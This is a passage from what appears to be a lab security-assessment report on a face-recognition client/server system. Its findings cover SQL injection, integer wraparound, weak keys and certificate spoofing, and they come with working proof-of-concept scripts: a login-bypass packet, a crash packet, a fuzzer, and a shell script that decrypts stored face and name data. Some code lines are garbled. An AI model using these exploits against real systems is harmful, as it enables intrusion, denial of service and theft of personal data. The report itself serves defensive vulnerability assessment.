- 1. Infinite loop in the ReadDataTcp function. Because it doesn't handle the return value of 'recv' function correctly. It causes the denial of service.
- * CWE-253: Incorrect Check of Function Return Value https://cwe.mitre.org/data/definitions/253.html

Compromise Sequence

1. execute 'python3 client.py'

```
$ cat ./client.py
#!/usr/bin/env python3

import socket

HOST = '192.168.0.228'
PORT = 50000

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))
    s.sendall(b'Hello, world')
```

Recommended Mitigations

1. Properly check all functions which return a value.

Analysis

1. When checking the man page of recv, it can return the 0 when a peer is disconnected.

```
$ man recv
...
RETURN VALUE
...
When a stream socket peer has performed an orderly shutdown, the return value will be 0 (the traditional "end-of-file" return).
...
```

2. But in the source codes, there is no handling of the return 0 of the recv function. So if 'length' param is more than 0 and the recv returns 0 by disconnecting of the peer, the for loop is infinite.

```
// NetworkTCP.cpp
ssize_t ReadDataTcp(TTcpConnectedPort *TcpConnectedPort,unsigned char *data, size_t length)
{
    ...
    for (size_t i = 0; i < length; i += bytes)
    {
        if ((bytes = recv(TcpConnectedPort->ConnectedFd, (char *)(data+i), length - i,0)) == -1)
        {
            return (-1);
        }
        accumulated+=bytes;
        if (i==0) {
            ...
        }
        if (my_packet_size==-1) {
            ...
        }
        printf("accumulated packets=%zu my_packet_size=%zd\n",accumulated, my_packet_size );
        if (my_packet_size>0 && accumulated>=my_packet_size)
        return accumulated;
        }
        return(length);
    }
}
```

13.2.5. V05 - Unintentional handling of the protocol message

ID V05	Description	Unintentional handling of the protocol message
Vector	[SERVERINFO]	
Phenomenon	[WRONGSTATE]	
Approach	[REVIEW/CODE]	
Technique	[CRAFTPACKET]	
CIA	[AVAILABILITY]	
Impact	[MEDIUM]	
Vulnerabilities		

- 1. The length parameter is set abnormally in case of sending the preamble "SB1T" only
- * CAPEC-494: TCP Fragmentation https://capec.mitre.org/data/definitions/494.html

Compromise Sequence

1. <normal case> execute python statements below. and confirm login success

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000))
x69\x6e\x12\x02\x6c\x67') # send login protocol message with id:pass=admin:lg
```

2. logout confirm by the statement below

```
s.close()
```

3. <NG case> execute python statements below. And login is not succeeded.

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000)) # connect to the server s.sendall(b'\x53\x42\x31\x54') # send preamble "SB1T" 1st
time.sleep(1) # wait
x6c\x67') # send remain payload to login
```

Recommended Mitigations

Handle correctly the fragmented packets.

Analysis

- 1. When receiving the 4bytes "SB1T" only and entering "if (i==0)" statement, the "MyPacket *p" is not filled enough. Caller initializes the all memory pointing of data to zero. So in this case, only p->hdr.head is written to the data of the received packet and others are zero.
- 2. Finally, my_packet_size is changed to 0 and the next receiving data is not parsed correctly. And then keep looping until receiving the size of the value of 'length' input param.

```
// NetworkTCP.cpp
ssize_t ReadDataTcp(TTcpConnectedPort *TcpConnectedPort,unsigned char *data, size_t length) // all
memory pointing of data is zero. length is PACKET_MAX_BUFFER_SIZE (=1024 * 1024)
 ssize t bytes:
 ssize_t my_packet_size=-1;
 ssize_t accumulated=0;
 for (size_t i = 0; i < length; i += bytes)</pre>
   if ((bytes = recv(TcpConnectedPort->ConnectedFd, (char *)(data+i), length - i,0)) == -1) //
receiving 4 bytes "SB1T"
                                              {
   return (-1);
 }
 accumulated+=bytes;
 if (i==0) {
   MyPacket *p=(MyPacket*)data; // data is "SB1T\0\0\0\0\0\0\0\.\0".
   printf("max packet length=%zu received=%zu packet length=%d timestamp=%u msgtype=%d\n",
     length, bytes, p->hdr.size , p->hdr.timestamp, p->hdr.msgtype);
```

```
if (p->hdr.head[0]=='S' && p->hdr.head[1]=='B' && p->hdr.head[2]=='1' && p->hdr.head[3]=='T')
     my_packet_size=p->hdr.size; // p->hdr.size is 0
    // print_pkt_header(data,60);
 if (my\_packet\_size)  && accumulated>=my\_packet\_size) // when total received data is more than
PACKET_MAX_BUFFER_SIZE, return the function.
   return accumulated;
 return(length);
// ProtocolDef.h
#pragma pack(push, 1)
typedef struct {
 unsigned char head[4];
 uint32_t size;
 uint32_t timestamp;
 uint32_t msgtype;
} MyPacketHeader;
typedef struct {
  MyPacketHeader hdr;
 unsigned char payload[0];
} MyPacket;
#pragma pack(pop)
```

ID	V06	Description Weak Passwords that Enable Brute Force Attacks		
Vector		[SERVERINFO]		
Phenon	nenon	[NA]		
Approac	ch	[REVIEW/CODE]		
Techniq	ue	[BRUTEFORCE]		
CIA		[CONFIDENTIALITY		
Impact		[MEDIUM]		
Vulnerabilities				

- 1. Weak Passwords that Enable Brute Force Attacks
- *CWE-521: Weak Password Requirements https://cwe.mitre.org/data/definitions/521.html

Compromise Sequence

1. Try all possible cases one by one until successfully login

Recommended Mitigations

- 1. Follow the password guideline of NIST
 - Set an 8-character minimum length.
 - Change passwords only if there is evidence of compromise.
 - Screen new passwords against a list of known compromised passwords.
 - Skip password hints and knowledge-based security questions.
 - Limit the number of failed authentication attempts.

Analysis

1. Check the source codes of the client related in the password. We found that the password policy is 1~10 Random Alpha/Numeric. There is no minimum password length. When the length of password is less than 6, it has 56,800,235,584 combinations. It takes 1.10 hours or 0.05 days to crack the password.

(reference:https://tmedweb.tulane.edu/content_open/bfcalc.php?uc=0&lc=0&nu=0&sc=0&ran=6&rans=0&dict=0)

```
// MFCApplication1Dlg.cpp
BOOL CMFCApplication1Dlg::OnInitDialog()
 m EditID.SetLimitText(10);
 m_EditPW.SetLimitText(10);
 return TRUE;
void CMFCApplication1Dlg::OnBnClickedButtonLogin() // click login button
 CString id;
 CString pw;
 m_EditID.GetWindowTextW(id);
 m_EditPW.GetWindowTextW(pw);
 if (id.IsEmpty() || checkIDPW(id) == false || pw.IsEmpty() || checkIDPW(pw) == false)
   AfxMessageBox(_T("Please enter a valid ID and PW. (Alphabet, numeric only)"));
   return;
 // send login ID, PW
 string ids = string(CT2CA(id));
 string pws = string(CT2CA(pw));
 CLoginProtocol login(ids, pws);
 mNetworkManager->send_packet(login);
 SetTimer(REQ_TIMEOUT_TIMER, 5000, NULL);
```

ID	V07	Description	SQL Injection for Login			
Vector	[SE	[SERVERINFO]				
Phenome	enon [NA	[NA]				
Approach	n [RE	[REVIEW/CODE]				
Techniqu	ie [SC	[SQLINJECTION]				
CIA	[IN	[INTEGRITY][CONFIDENTIALITY]				
Impact		[CRITICAL]				
Vulnerah	ilitios					

- 1. The server doesn't validate ID/PW from client, so attacker can login with SQL injection.
- *CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') https://cwe.mitre.org/data/definitions/89.html

Compromise Sequence

1. Send SQL injection message to server like below:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000))
s.sendall(b'\x53\x42\x31\x54\x21\x00\x00\x00\x07\x8C\x07\x3C\xE8\x03\x00\x00\x00\x0A\x0B\x61\x64\x6D\x69\x6E\x27\x20\x2D\x20\x20\x27\x12\x02\x30\x30')
# \x0A : id
# \x0B : id length
# \x01\x64\x6D\x69\x6E\x27\x20\x2D\x2D\x20\x2D\x20\x20\x27 : admin' -- '
# \x12 : password
# \x02 : password length
# \x30\x30 : 00
```

Recommended Mitigations

- 1. Input Validation
- 2. Parameterization If available, use structured mechanisms that automatically enforce the separation between data and code.

Analysis

1. Check the login source codes of the client and server. The client code validates ID/PW input, but the server does not.

```
// mydb.cpp
int CMydb::find_user(string id, string passwd)
{
    ...
    std::ostringstream stringStream;
    stringStream << "SELECT * from user where account='";
    stringStream << "id, stringStream << "id, stringStream << "id, stringStream << " and passwd='";
    stringStream << passwd;
    stringStream << passwd;
    stringStream << "';";
    string strstr = stringStream.str();
    char *sql = (char *)strstr.c_str();
    ...
    if (sqlite3_prepare(db, sql, -1, &stmt, nullptr) == SQLITE_OK)
    {
        if (sqlite3_step(stmt) == SQLITE_ROW)
        {
            ...
        }
    }
    else
    {
        SQL_CHECK("Error");
    }
    r = sqlite3_exec(db, "END", 0, 0, 0);
    ...
}</pre>
```

2. Make the protobuf message and code for ID/PW

```
2-1. make protobuf message
# protocolLogin.proto
syntax = "proto3";

package protocol_msg;

message LoginMsg {
```

2-2. build python module for message

string user_id = 1;
string password = 2;

```
$ sudo apt install protobuf-compiler
$ sudo pip install protobuf
$ protoc -I="./" --python_out="./" protocolLogin.proto
```

2-3. make SQL injection code using protobuf

```
# login.py
# -*- coding: utf-8 -*-
import protocolLogin_pb2
import sys
import socket

# login protobuf
login = protocolLogin_pb2.LoginMsg()
login.user_id = "admin' -- '"
login.password = "00"

msg = login.SerializeToString()

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000))

header = b'\x53\x42\x31\x54\x21\x00\x00\x00\x07\x8c\x07\x3c\xe8\x03\x00\x00'  # preamble +
size + timestamp + msgtype
s.sendall(header + msg)
```

2-4. send this message to server

\$ python3 login.py

ID	V08	Description	Memory leakage in the 'get_a_packet' function	
Vecto	or	[SERVERI	NFO]	
Phen	nomenon	[SLOWDO	WN]	
Appr	oach	[REVIEW/CODE]		
Tech	nique	[NOSPEC	FIED]	
CIA		[AVAILABI	LITY	
Impact [MEDIUN		[MEDIUM]		
Vulnerabilities		_		

1. The 'get_a_packet' function doesn't free the structure of the paresed received packet after use it. *CWE-401: Missing Release of Memory after Effective Lifetime https://cwe.mitre.org/data/definitions/401.html

Compromise Sequence

- 1. Operate run mode
- 2. Check the memory manager of the client system whether or not the occupation is increased.

Recommended Mitigations

- 1. The Boehm-Demers-Weiser Garbage Collector or valgrind can be used to detect leaks in code. Analysis
- 1. The occupation of the memory usage of the client program is increased continuously during the operation of system.
- 2. Check the memory leakeage in source codes of the client program. The 'create_protocol_instance' function allocates the new memory. But the 'get_a_packet' function doesn't free the memory after the use. You can check the 'PagedMemorySize64' field of "Get-Process MFCApplication1" command of PowerShell.
- < Memory Check command in PowerShell> PagedMemorySize64 (=The amount of memory, in bytes, allocated in the virtual memory paging file for the associated process. https://docs.microsoft.com/en-

us/dotnet/api/system.diagnostics.process.pagedmemorysize64?view=net-5.0)

```
// ProtocolManager.cpp
CBaseProtocol *CProtocolManager::create_protocol_instance(MsgReq id)
  CBaseProtocol *cpkt = nullptr;
  switch (id)
   case MSG_LOGIN:
     cpkt = new CLoginProtocol();
     break:
   case MSG_IMAGE:
     cpkt = new CImageProtocol();
     break:
   case MSG_CONTROL_MODE:
     cpkt = new CControlModeProtocol();
     break:
   case MSG_SERVER_SETTING:
     cpkt = new CServerSettingProtocol();
     break:
   case MSG VIDEO FILE LIST:
     cpkt = new CVideoFileListProtocol();
     break:
   case MSG_START_LEARNING_MODE:
     cpkt = new CLearningModeProtocol();
     break:
    case MSG_ACK:
     cpkt = new CAckProtocol();
     break;
```

13.2.9. V09 - Extraction of name and face image data used by the face recog. Al engine

ID	V09	Description	Extraction of name and face image data used by the face recog. Al	
			engine	
Vector		[SERVER/	ACCESS]	
Phen	omenon	[NA]		
Appro	oach	[REVIEW/DESIGN]		
Techi	nique	[REVEALEDKEY]		
CIA		[CONFIDE	NTIALITY]	
Impact [HIGH]				
Vulnerabilities				

- 1. Storing password in an easy-to-find place and reuse an initial vector make it easy to decrypt Private Personal Information in database.
- *CWE-922: Insecure Storage of Sensitive Information https://cwe.mitre.org/data/definitions/922.html
- *CWE-321: Use of Hard-coded Cryptographic Key https://cwe.mitre.org/data/definitions/321.html
- *CWE-323: Reusing a Nonce, Key Pair in Encryption https://cwe.mitre.org/data/definitions/323.html *CWE-200: Information Exposure of Sensitive Unauthorized to an Actor
- *CWE-359: Exposure of Private Personal Information to an Unauthorized Actor https://cwe.mitre.org/data/definitions/359.html

Compromise Sequence

- 1. Find AES key from file which has name "secret.key"
- 2. Extract data from tartan face.db
- 3. Decrypt data, Encode data appropriately

https://cwe.mitre.org/data/definitions/200.html

4. We can find someone's face image (maybe one of Team1's member), and name (test).

Recommended Mitigations

1. Store the secret.key securely

Analysis

1. Find 16byte data in /var/shinpark/secret.key which is guessed as the KEY used for AES encryption.

```
$ hexdump /var/shinpark/secret.key
0000000 3412 7856 bc9a f0de 5634 9a78 debc 12f0
$ hexdump -e '16/1 "%02x"' /var/shinpark/secret.key
123456789abcdef03456789abcdef012
```

- 2. By examining the code related to cipher.
- 2-1. we confirme that secret.key is used for cipher

```
#define SECRET_KEY_FILE "/var/shinpark/secret.key"
fi.open( SECRET_KEY_FILE, std::ios_base::in | std::ios_base::binary);
fi.read((char*)secret_key,IV_SIZE);
```

- 2-2. AES128 (16byte key length) cipher with CBC mode is used
- 2-3. We found that IV(initial vector) values are 16bytes with all 00's

```
string CCyper::encrypt_aes(const string instr)
 string outstr;
 memset(iv, 0, sizeof(iv)); // init iv
 int ret=AES_set_encrypt_key(secret_key, KEY_BIT, &aes_ks3);
 AES_cbc_encrypt((unsigned char*)instr.c_str(), outbuf, len, &aes_ks3, iv, AES_ENCRYPT);
 return outstr;
```

- 3. Check tartan_face.db
- 3-1. find encrypted data from name field of names table

```
$ sqlite3 tartan_faces.db

sqlite> .tables
faces names
sqlite> .schema names
CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT , name TEXT );
```

3-2. find encrypted data from face field of faces table

```
sqlite> .schema faces
CREATE TABLE faces (id INTEGER PRIMARY KEY AUTOINCREMENT , names_id INT, face BLOB );
```

- 4. Extract encrypted name data (hexstring of 32 length) and face data (blob, All blob's size is fixed 921,624byte) from tartan_user.db.
- 5. Decrypt name data and face data, using shell script.

```
# get cipher KEY and IV
AES_ROOT_KEY=$(hexdump -e '16/1 "%02x"' /var/shinpark/secret.key)
FACE_DB_PATH=/usr/local/tartan/tartan_faces.db
# extract name data
SQL_STRING="select (name) from names where id="${1}
NAME_STRING=$(sqlite3 ${FACE_DB_PATH} "${SQL_STRING}")
echo -n \{NAME\_STRING\} \mid xxd -r -p > name \{1\}
# decrypt name data
openssl enc -aes-128-cbc -d -in name${1} -out name${1}.dec\
        -K ${AES ROOT KEY}\
        -iv ${IV_VALUE}\
        -nosalt -nopad
# extract face data
SQL_STRING="select writefile('blob.bin', face) from faces where id="${1}
sqlite3 ${FACE_DB_PATH} "${SQL_STRING}"
# just eliminate first 16byte, it's for size variables
mv blob.bin blob${1}.bin
dd bs=16 skip=1 if=blob\{1\}.bin of=blob\{1\}.mod
truncate -s -8 blob${1}.mod
# decrypt face data
openssl enc -aes-128-cbc -d -in blob${1}.mod -out blob${1}.dec\
        -K ${AES_ROOT_KEY}\
        -iv ${IV_VALUE}\
        -nosalt -nopad
```

- Encode face data to JPG format using OpenCV library.
- 6-1. We can know data is cv::Mat raw data type, from code review

```
6-2. Create coverter executable (dbDecToJPG) using OpenCV library
```

```
err = load_file(filename, &buf, &size);
...
cv::Mat image = cv::Mat(videoFrameHeight, videoFrameWidth, 16);
image.data = buf;
std::vector<uchar> pic_buf;
cv::imencode(".jpg", image, pic_buf);
err = save_file("./result.jpg", pic_buf.data(), pic_buf.size());
...
```

7. Open with image Viewer, and we can find someone's face image (maybe one of Team1's member), and name (test).

13.2.10. V10 - the system cannot be operated on the big endian architectures

ID	V10	Description	system nitectures	cannot	be	operated	on	the	big	endian
Vector		SERVERINFO]								
Phenom	nenon [\	WRONGSTATE]								
Approac		REVIEW/CODE								
Technique		NOSPECIFIED]								
CIA		AVAILABILITY]								
•		_OW]								
Vulnerabilities										

- 1. the received message cannot be parsed correctly because there is no handling of the endianness of the network packets
- *CWE-198: Use of Incorrect Byte Ordering https://cwe.mitre.org/data/definitions/198.html

Compromise Sequence

- 1. Use the client program on the big endian architectures
- 2. It may not be working correctly, because the length received from the client is the big endian order.

Recommended Mitigations

1. Apply the network byte order to all packets between the endpoint.

Analysis

- 1. In the presentation document, there is no mention about the endianness. But the sniffed packet shows that the endian of length field is big endian (see V02).
- 2. Send the login packet (compare the packet below to the step 1 of V05) after modifying the length field to the big-endian order.

```
import socket  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) \\ s.connect(('192.168.0.228', 50000)) \\ s.sendall(b'\x53\x42\x31\x54\x00\x00\x00\x00\x1b\xc7\x8c\x07\x3c\xe8\x03\x00\x00\x00\x05\x61\x64\x64\x69\x6e\x12\x02\x6c\x67') # send login protocol message with id:pass=admin:lg. length is changed \x1b\x00\x00\x00 to \x00\x00\x00\x1b
```

- 3. Login fail. We recognized that the system is not working by the endianness.
- 4. Check the code.
- 5. At the source codes below, doesn't handle the endianness of the 4bytes length field. So we confirmed the system cannot be executed in the big endian architectures.

```
// NetworkTCP.cpp
ssize_t ReadDataTcp(TTcpConnectedPort *TcpConnectedPort,unsigned char *data, size_t length) // data
= buffer, length = 1024*1024
 ssize t bytes;
  ssize_t my_packet_size=-1;
  ssize_t accumulated=0;
 for (size_t i = 0; i < length; i += bytes)</pre>
   if ((bytes = recv(TcpConnectedPort->ConnectedFd, (char *)(data+i), length - i,0)) == -1)
     return (-1);
   accumulated+=bytes;
   if (i==0) {
     MyPacket *p=(MyPacket*)data; // if data is ["SB1T" + 0x00000001 + ...], it's 1 in big-endian,
but it's 16,777,216(=0x01000000) in little-endian
     printf("max packet length=%zu received=%zu packet_length=%d timestamp=%u msgtype=%d\n",
       length, bytes, p->hdr.size , p->hdr.timestamp, p->hdr.msgtype);
     if (p->hdr.head[0]=='S' && p->hdr.head[1]=='B' && p->hdr.head[2]=='1' && p->hdr.head[3]=='T')
{
       my_packet_size=p->hdr.size; // my_packet_size is 16,777,216. So It will do the for loop
```

```
until the received length reaches 1024*1024. if the peer doesn't send more data, the system is hang
in this loop.
     }
     // print_pkt_header(data,60);
     }
     ...
    printf("accumulated packets=%zu my_packet_size=%zd\n",accumulated, my_packet_size );
     if (my_packet_size>0 && accumulated>=my_packet_size)
        return accumulated;
     }
     return(length);
}
```

13.2.11. V11 - Possible MITM attack using certificate change

ID	V11	Description	A spoofing attack is possible because the server and client connection and operation are normal even after changing certificates(CA & server)			
			and Private key of server to Attacker's one.			
Vector		[SERVER/	'ACCESS]			
Phenomenon		[NA]	[NA]			
Approach		[REVIEW/	[REVIEW/DESIGN]			
Technique		TAMPERI	[TAMPERING][SPOOFING][SNIFFING]			
CIA		INTEGRI	[INTEGRITY][CONFIDENTIALITY]			
Impact		[HIGH]	•			
Vulnerabilities		•				

- 1. By using Self-signed CA certificate and not performing integrity checks, an attacker could perform a Man-in-the-Middle Attack.
- *CWE-295: Improper Certificate Validation https://cwe.mitre.org/data/definitions/295.html
- *CWE-296: Improper Following of a Certificate's Chain of Trust

https://cwe.mitre.org/data/definitions/296.html

Compromise Sequence

- 1. Creating new forgery Chain of Trust.
- 2. Replacing forged server private.pem, cert.pem and share forged ca-cert.pem between server and client.
- 3. TLS channel is successfully estabilished with forged certificate.

Recommended Mitigations

- 1. Ensure that proper certificate checking is included in the system design.
- 2. Understand, and properly implement all checks necessary to ensure the integrity of certificate trust integrity.

Analysis

- 1. After examining the "tartan install.sh" script.
- 1-1. we can found the certificate and private key files in following location, not protected well.

```
$ ls -alF /var/shinpark/certs/
-rwxr-xr-x 1 root root 4502 Jun 28 02:39 ca-cert.pem*
-rwxr-xr-x 1 root root 3517 Jun 28 02:39 cert.pem*
-rwxr-xr-x 1 root root 227 Jun 28 02:39 private.pem*
```

- 1-2. Client Program has "certs" DIR, and also has "ca-cert.pem" file, both files are identical. (SHA256: 1609531E2178A50FE0D31379C1959E9870B4AF4316395E5EEC52521EC4F844A3)
- 1-3. This certificate is presumed to be a ca (Root trust of certificate chain) used by the server and the client together.
- 1-4. The client uses "ca-cert.pem" to check the "cert.pem" passed from the server to perform server authentication.
- 1-5. But the server does not seem to perform authentication for the client.
- 2. Server Private Key "private.pem" is EC(Eliptic Curve) spec. using NIST CURVE: P-256.

We know server's private key, but that private key is an EC spec, so it's very hard to decrypt TLS communication channel.(for examples, Wireshark tool can doing TLS communication decryption using server-private key, but only support RSA spec.) Using EC key is good decision.

- 3. After examining of TLS client/server hello handshake using wireshark tool, we can find TLS1.3 is used for TLS communication.
- A TLS1.3 channel cannot sniff even if the server private key is known and the server private key is RSA spec. It's also good decision.
- 4. So, we try creating new forgery Chain of Trust (It's Attacker's certificate, so it's actually Untrusted).
- 4-1. Create forgery CA private key, self-signed CA certificate. It's "forgery CA certificate"
- 4-2. Create forgery Server private key and certificate which is signed using a forgery CA certificate.

- 5. Replacing forged server private.pem, cert.pem and share forged ca-cert.pem between server and client, TLS channel is successfully estabilished.
- 6. Man-in-the-Middle attack is possible using below scenario.
- 6-1. The attacker replaces the certificate used by the client with a forged certificate.
- 6-2. And induces the client to attempt to connect to the attacker's server. (ARP Spoofing, TLS handshake using forged cert)
- 6-3. The attacker's server try to connect to the server using the original Certificate. (normal TLS handshake)
 - a. Since the server does not authenticate the client, this attempt will succeed.
- b. Even when the server authenticates the client, the connection can be successful by using the original certificate and key extracted from the client.
- 6-4. The attacker's server now relaying the client's request to the server, and sniff messages.

13.2.12. V12 - Crash by unsigned integer wraparound related in the packet size

ID	V12	Description	Crash by unsigned integer wraparound related in the packet size						
Vector	[S	ERVERINFO]							
Phenom	Phenomenon [ASSERT]								
Approac	Approach [FUZZING]								
Techniq	ue [C	RAFTPACKET][V	VRAPAROUND]						
CIA	· · · · · · · · · · · · · · · · · · ·								
Impact									
Vulnera	bilities								
	wraparound is happened when calculating the payload size in the parse_packet function.								
	*CWE-248: Uncaught Exception https://cwe.mitre.org/data/definitions/248.html								
			or Wraparound) https://cwe.mitre.org/data/definitions/191.html						
	mise Seque		J. T. Labar Carray, I. M. Polifi, C. Commission of the Commission						
		nd "python3 fuzz_t	tartan ny" to fuzz						
1. Type	ine comma	id pythono idzz_t	artan.py to ruzz.						
\$ cat f	uzz_tartan.p	iV							
import		,							
import									
import	•								
import									
import	collections								
	me import sl	.eep							
	apy.all impo								
head_le									
tuzzed_	_packet_count	= 0							
def get	_packet(tf):								
uci get	_packee(cr).								
' tar	tan message	structure							
'									
' 0		1	2 3						
			66789012345678901						
+-	+-+-+-+-	 preamble	+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+						
' +-	+-+-+-+-+-	•	\-\-\-\-\-\-\-\-\-\-\-\-\-\-\-\-\-\-\-						
'			col message) (little endian)						
' +-	+-+-+-+-	+-+-+-+-+-+-+-	+-+-+-+						
		timesta	·						
			+-+-+-+-+-+-+-+-+-+-+-+-+-+ 1007, 9999) (little endian)						
		, , ,	+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-						
		protocol							
	+-+-+-+-	+-+-+-+-+-+-+-	+-+-+-+						
-1-1-	1 6 4 3								
globa	l head_len								
rando	m.seed()								
		dom.randrange(1, 1	100)						
			l0).to_bytes(4, 'little')						
			packet size) or invalid (= only protocol message size)						
		eamble, lengtn(l~l ndBin(size = 4)))/	L00), timestamp, message type(998~1010), protocol message]						
			n).to_bytes(4, 'little'))/ \						
		Bin(size = 4)))/ \							
	aw(load=msgty								
		Bin(size=payload_l							
			camp, message type(998~1010), protocol message]						
		ad="SB1T"))/ \	n) to hytos(4 'little'))/ \						
		load_len +	n).to_bytes(4, 'little'))/ \						
	aw(load=msgt)								
		Bin(size=payload_l	en)))						
	•	·							

```
return p.copy() # return deep copy of the fuzzed packet
def test_tcp_fuzz():
 global fuzzed_packet_count
 fuzzed_packets = collections.deque(maxlen=1000) # in order to store the last 1000 fuzzed packets
 try:
   sleep(3)
   s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   s.connect(('192.168.0.228', 50000)) # conenct to the server
   ss = StreamSocket(s)
   while True:
     p = get_packet(random.choice([True, False])) # get a fuzzed packet
     fuzzed_packets.append(p) # keep the fuzzed packet to store it
     fuzzed_packet_count += 1
print('[pkt_{0:010d}]'.format(fuzzed_packet_count))
     hexdump(p) # print fuzzed packet
     print()
     ss.send(p) # send the fuzzed packet to the server
   sleep(0.05)
 except Exception as err:
   print('error: ', err)
   if err.errno == 111: # found the server crash because the server doesn't open the connection
port
     return -1
   if os.path.exists('./fuzz_packet'): # delete path including the fuzzed packets to reproduce the
crash.
     shutil.rmtree('./fuzz_packet')
   os.mkdir('./fuzz_packet') # make path to store the fuzzed packets
   # save the last fuzzed packets. name ofrmat is pkt_[10 digit with left padding 0]
   fuzzed packets.reverse()
   for i in range(len(fuzzed_packets)):
     pkt_num = fuzzed_packet_count - i
     f = open('./fuzz_packet/pkt_' + str(pkt_num).zfill(10), 'wb')
     f.write(bytes(fuzzed_packets[i]))
     f.close()
 finally:
   s.close()
 return 0;
    __name___ == "___main___":
 if len(sys.argv) == 2:
   head_len = int(sys.argv[1])
 if os.path.exists('./fuzz_packet'): # delete path including the fuzzed packets to reproduce the
crash.
   shutil.rmtree('./fuzz packet')
 while 0 == test_tcp_fuzz(): # do fuzz
print("fuzz again")
```

Recommended Mitigations

1. Ensure that unsigned integer operations do not wrap

Analysis

1. Do fuzz - Random [preamble, length(1~100), timestamp, message type(998~1010), protocol message] field in the message described in the team1's presentation document.

```
bkn@DESKTOP-9401BNS:~/work$ python3 fuzz_tartan.py
...
0000 53 42 31 54 02 00 00 00 13 16 EB CA EA 03 00 00 SB1T.....
0010 D4 3D .=
...
0000 2B D8 DB 4E 1E 00 00 00 7C B4 39 BF EE 03 00 00 +..N...|.9....
0010 6D 09 19 9D 3F 8D C9 41 ED 52 EA 18 BE D1 3F CD m...?.A.R...?
```

```
0020 B8 D1 19 E8 0C 21 7B 09 F3 58 C9 4F 16 DE .....!{..X.O..
error: [Errno 104] Connection reset by peer
```

2. Connection is terminated by the server. Server logs shows a crash.

```
wait for login....
max packet length=1048576 received=18 packet_length=2 timestamp=3404404243 msgtype=1002
accumulated packets=18 my_packet_size=2
bytes=18, data=[SB1T]
pkt header : length=2 head=[SB1T]
pkt header : msgtype=1002
pkt header : timestamp=-890563053
CBaseProtocol::CBaseProtocol() pmsg=0x0x7f301024d8
CBaseProtocol::deSerialize()+
[libprotobuf FATAL google/protobuf/stubs/stringpiece.cc:50] size too big: 18446744073709551602
details: string length exceeds max size
terminate called after throwing an instance of 'google::protobuf::FatalException'
   what(): size too big: 18446744073709551602 details: string length exceeds max size
Aborted
```

3. check the generated the fuzzed packets after fuzzing.

```
bkn@DESKTOP-9401BNS:~/work$ ls fuzz_packet/
...

pkt_0000000039 pkt_000000082 pkt_0000000125 pkt_0000000168 pkt_0000000211 pkt_00000000254

pkt_0000000040 pkt_0000000083 pkt_0000000126 pkt_0000000169 pkt_00000000212

pkt_0000000041 pkt_0000000084 pkt_0000000127 pkt_0000000170 pkt_00000000213

pkt_0000000042 pkt_0000000085 pkt_00000000128 pkt_00000000171 pkt_00000000214
```

4. Try to find the packet to reproduce the crash with the 'fuzz_verify.py' file. Send the fuzzed packet one by one using the 'enter' key. If you check the server is crashed, finish verify and keep the packet causing the crash.

```
bkn@DESKTOP-9401BNS:~/work$ python3 fuzz_verify.py
./fuzz_packet/pkt_0000000254
b'+\xd8\xdbN\x1e\x00\x00\x00|\xb49\xbf\xee\x03\x00\x00m\t\x19\x9d?\x8d\xc9A\xedR\xea\x18\xbe\xd1?
\xcd\xb8\xd1\x19\xe8\x0c!{\t\xf3X\xc90\x16\xde'
enter to send data above

./fuzz_packet/pkt_0000000248
b'SB1T\x02\x00\x00\x00\x13\x16\xeb\xca\xea\x03\x00\x00\xd4='
enter to send data above
```

5. We can check the 'pkt_0000000248' cause the crash. So type Ctrl+C to finish "fuzz_verify.py". Do the double confirm the suspicious packet is really reproduce this crash.

```
bkn@DESKTOP-9401BNS:~/work$ python3
Python 3.8.5 (default, May 27 2021, 13:30:53)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> s.connect(('192.168.0.228', 50000))
>>> s.sendall(b'SB1T\x02\x00\x00\x13\x16\xeb\xca\xea\x03\x00\x00\x00\xd4=')
```

6. After sending the packet, the crash is happened. So we find the vulnerable packet.

7. Analysis the packet

```
53 42 31 54 # SB1T
02 00 00 00 # size 0x2 // original expectation of this value is 0x02 + 16(header_size). But the fuzzer uses it as the payload size.
13 16 EB CA # timestamp
EA 03 00 00 # msg type 0x3ea = 1002
D4 3D # payload
```

8. Check the source codes. We found the crash is happened in the ParseFromArray function. Because the server shows the "CBaseProtocol::deSerialize()+" logs. The deSerialize function is called by parse_packet function. In the function with our packet, the valud of the variable 'payload_size' is to an extremely large positive number. The value goes into the 'serializedBufferSize' variable and it causes the crash.

```
// BaseProtocol.cpp
gboolean
CBaseProtocol::deSerialize(const unsigned char* serializedBuffer, const int serializedBufferSize)
{
   printf("CBaseProtocol::deSerialize()+\n");
   return pmsg->ParseFromArray(serializedBuffer, serializedBufferSize); // very large
   serializedBufferSize is set and it cause the crash.
}
```

```
// ProtocolManager.cpp
CBaseProtocol *CProtocolManager::parse_packet(MyPacket *ppkt) {
    CBaseProtocol *cpkt = nullptr;
    size_t payload_size = ppkt->hdr.size - sizeof(MyPacketHeader); // payload_size = (unsigned)2 -
    (unsigned)16. in the vulnerable packet.
        printf("pkt header : length=%d head=[%c%c%c%c]\n", ppkt->hdr.size,ppkt->hdr.head[0],ppkt->hdr.head[1],ppkt->hdr.head[2],ppkt->hdr.head[3]);
    if (ppkt->hdr.head[0]=='S' && ppkt->hdr.head[1]=='B' && ppkt->hdr.head[2]=='1' && ppkt->hdr.head[3]=='T')
    {
        printf("pkt header : msgtype=%d\n", ppkt->hdr.msgtype);
        printf("pkt header : timestamp=%d\n", ppkt->hdr.timestamp);
        cpkt=create_protocol_instance((MsgReq)ppkt->hdr.msgtype);
        if (cpkt) cpkt->deSerialize(ppkt->payload, payload_size); // payload_size is too big
    }
    return cpkt;
}
```

14. Lessons Learned

